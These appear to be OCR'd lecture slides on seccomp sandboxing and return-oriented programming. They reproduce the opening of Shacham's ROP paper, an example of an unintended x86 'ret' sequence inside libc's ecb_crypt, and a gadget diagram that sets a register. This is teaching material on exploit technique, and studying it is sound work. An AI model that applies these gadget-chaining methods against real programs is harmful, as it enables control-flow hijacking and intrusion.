
- Linux system call enabled since 2.6.12 (2005)
  - Affected process can subsequently **only perform read, write, exit, and sigreturn system calls**
    - No support for open call: Can only use already-open file descriptors
  - **Isolates a process by limiting possible interactions**

RELATED IDEA: SECCOMP-BPF

- Linux system call enabled since 2.6.12 (2005)
  - Affected process can subsequently **only perform read, write, exit, and sigreturn system calls**
    - No support for open call: Can only use already-open file descriptors
  - **Isolates a process by limiting possible interactions**

- Follow-on work produced **seccomp-bpf**
  - **Limit process to policy-specific set of system calls**, subject to a policy handled by the kernel
    - Policy akin to *Berkeley Packet Filters (BPF)*
  - Used by *Chrome*, *OpenSSH*, *vsftpd*, and others

RETURN-ORIENTED PROGRAMMING



The Geometry of Innocent Flesh on the Bone:
Return-into-libc without Function Calls (on the x86)

Hovav Shacham*
Department of Computer Science & Engineering
University of California, San Diego
La Jolla, California, USA
hovav@hovav.net

ABSTRACT

We present new techniques that allow a return-into-libc attack to be mounted on x86 executables that calls no functions at all. Our attack combines a large number of short instruction sequences to build gadgets that allow arbitrary computation. We show how to discover such instruction sequences by means of static analysis. We make use, in an essential way, of the properties of the x86 instruction set.

Categories and Subject Descriptors

D.4.6 [Operating Systems]: Security and Protection

General Terms

Security, Algorithms

Keywords

Return-into-libc, Turing completeness, instruction set

1. INTRODUCTION

We present new techniques that allow a return-into-libc attack to be mounted on x86 executables that is every bit as powerful as code injection. We thus demonstrate that the widely deployed "W⊕X" defense, which rules out code injection but allows return-into-libc attacks, is much less useful than previously thought.

Attacks using our technique call no functions whatsoever. In fact, we use instruction sequences from libc that weren't placed there by the assembler. This makes our attack resilient to defenses that remove certain functions from libc or change the assembler's code generation choices.

Unlike previous attacks, ours combines a large number of short instruction sequences to build gadgets that allow arbitrary computation. We show how to build such gadgets using the short sequences we find in a specific distribution of GNU libc, and we conjecture that, because of the properties of the x86 instruction set, in any sufficiently large body of x86 executable code there will feature sequences that allow the construction of similar gadgets. (This claim is our thesis.) Our paper makes three major contributions:

1. We describe an efficient algorithm for analyzing libc to recover the instruction sequences that can be used in our attack.
2. Using sequences recovered from a particular version of GNU libc, we describe gadgets that allow arbitrary computation, introducing many techniques that lay the foundation for what we call, facetiously, *return-oriented programming*.
3. In doing the above, we provide strong evidence for our thesis and a template for how one might explore other systems to determine whether they provide further support.

In addition, our paper makes several smaller contributions. We implement a return-oriented shellcode and show how it can be used. We undertake a study of the provenance of ret instructions in the version of libc we study, and consider whether unintended rets could be eliminated by compiler modifications. We show how our attack techniques fit within the larger milieu of return-into-libc techniques.

1.1 Background: Attacks and Defenses

Consider an attacker who has discovered a vulnerability in some program and wishes to exploit it. Exploitation, in this context, means that he subverts the program's control flow so that it performs actions of his choice with its credentials. The traditional vulnerability in this context is the buffer overflow on the stack [1], though many other classes of vulnerability have been considered, such as buffer overflows on the heap [29, 2, 13], integer overflows [34, 11, 4], and format string vulnerabilities [25, 10]. In each case, the attacker must accomplish two tasks: he must find some way to subvert the program's control flow from its normal course, and he must cause the program to act in the manner of his choosing. In traditional stack smashing attacks, an attacker completes the first task by overwriting a return address on the stack, so that it points to code of his choosing rather than to the function that made the call. (Though even in this case other techniques can be used, such as frame-pointer overwriting [14].) He completes the second task by injecting code into the process image; the modified return address

*Work done while at the Weizmann Institute of Science, Rehovot, Israel, supported by a Koshland Scholars Program postdoctoral fellowship.

Shortcomings of removing functions from libc

- Introduces **return-oriented programming**
- Shows that a nontrivial amount of code will have enough code to permit virtually any ROP attack

CODE SEQUENCES IN LIBC

Code sequences exist in libc that
were not placed there by the compiler

Two instructions in the entrypoint **ecb_crypt** are encoded as follows:

```
f7 c7 07 00 00 00     test $0x00000007, %edi
0f 95 45 c3           setnzb -61(%ebp)
```


Starting one byte later, the attacker instead obtains

```
c7 07 00 00 00 0f     movl $0x0f000000, (%edi)
95                    xchg %ebp, %eax
45                    inc %ebp
c3                    ret
```

Find code sequences by starting at ret's ('0xc3')
and looking backwards for valid instructions


GADGETS

```
leave:   mov %ebp %esp
         pop %ebp
ret:     pop %eip
```




GADGETS

```
leave:   mov %ebp %esp
         pop %ebp
ret:     pop %eip
```



GADGETS


```
leave:   mov %ebp %esp
         pop %ebp
ret:     pop %eip
```



%edx now set to 0xdeadbeef

GADGETS


```
leave:   mov %ebp %esp
         pop %ebp
ret:     pop %eip
```



Effect: sets `%edx` to `0xdeadbeef`

